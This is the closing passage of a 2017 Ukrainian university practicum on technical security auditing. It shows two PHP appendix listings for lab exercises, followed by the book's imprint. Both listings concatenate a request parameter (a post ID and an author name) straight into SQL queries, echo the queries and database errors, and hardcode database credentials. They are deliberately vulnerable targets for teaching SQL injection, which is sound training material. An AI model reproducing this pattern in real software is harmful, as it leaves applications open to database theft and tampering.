`title`,
                        `blog_message`.`message` AS
`message`,
                        `siteuser`.`name` AS `author`
                FROM `blog_message`
                JOIN `siteuser` ON
(`siteuser`.`id`=`blog_message`.`user_id`)
                WHERE
`blog_message`.`id`=".$postid."";

    echo("<br>query=".$query."<br><br>");
    if($result=$conn->query($query)){
        if($row=$result->fetch_assoc()){
            echo "Post Title: ".$row['title']."<br>";
            echo "Author: ".$row['author']."<br>";
            echo "Message: ".$row['message']."<br>";
        }
        else{
            echo("incorrect id");
        }
    }
    else{
        echo($conn->error);
    }
    $conn->close();
?>
```

ДОДАТОК В3. ДОДАТОК ДО РОБОТИ 14

```
<?php
    $conn = new mysqli("localhost", "test123", "123",
"pendb");
    $author = $_GET['author'];

    $query = "  SELECT  `blog_message`.`title` AS
`title`,
                        `blog_message`.`message` AS
`message`,
                        `siteuser`.`name` AS `author`
                FROM `blog_message`
                JOIN `siteuser` ON
(`siteuser`.`id`=`blog_message`.`user_id`)
                WHERE
`siteuser`.`name`='".$author."'";

    echo("<br>query=".$query."<br><br>");
    if($result=$conn->query($query)){
        if($row=$result->fetch_assoc()){
            echo "Post Title: ".$row['title']."<br>";
            echo "Author: ".$row['author']."<br>";
            echo "Message: ".$row['message']."<br>";
        }
        else{
            echo("no such author");
        }
    }
    else{
        echo($conn->error);
    }
    $conn->close();
     ?>
```

ЗМІСТ

Олег Ігорович Алєнін
Артем Вікторович Габінет
Олександр Петрович Роковий
Сергій Григорович Стіренко
Олег Олександрович Ілляшенко
Анастасія Андріївна Стрєлкіна

МЕТОДИ ТА ЗАСОБИ ТЕХНІЧНОГО АУДИТУ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ КОМП'ЮТЕРНИХ СИСТЕМ ТА МЕРЕЖ

Практикум
(українською мовою)

Редактор Харченко В.С.

Комп'ютерна верстка
О.О. Ілляшенко
А.А.Стрєлкіна

Зв. план, 2017
Підписаний до друку 25.01.2017 Формат 60x84 1/16. Папір офс. №2. Офс. друк.
Умов. друк. арк. 21,89. Уч.-вид. л. 22,31. Наклад 100 прим.
Замовлення 2/2. Ціна вільна

Національний аерокосмічний університет ім. М. Є. Жуковського "Х а р к і в с ь к и й а в і а ц і й н и й і н с т и т у т"
61070, Харків-70, вул. Чкалова, 17
http://www.khai.edu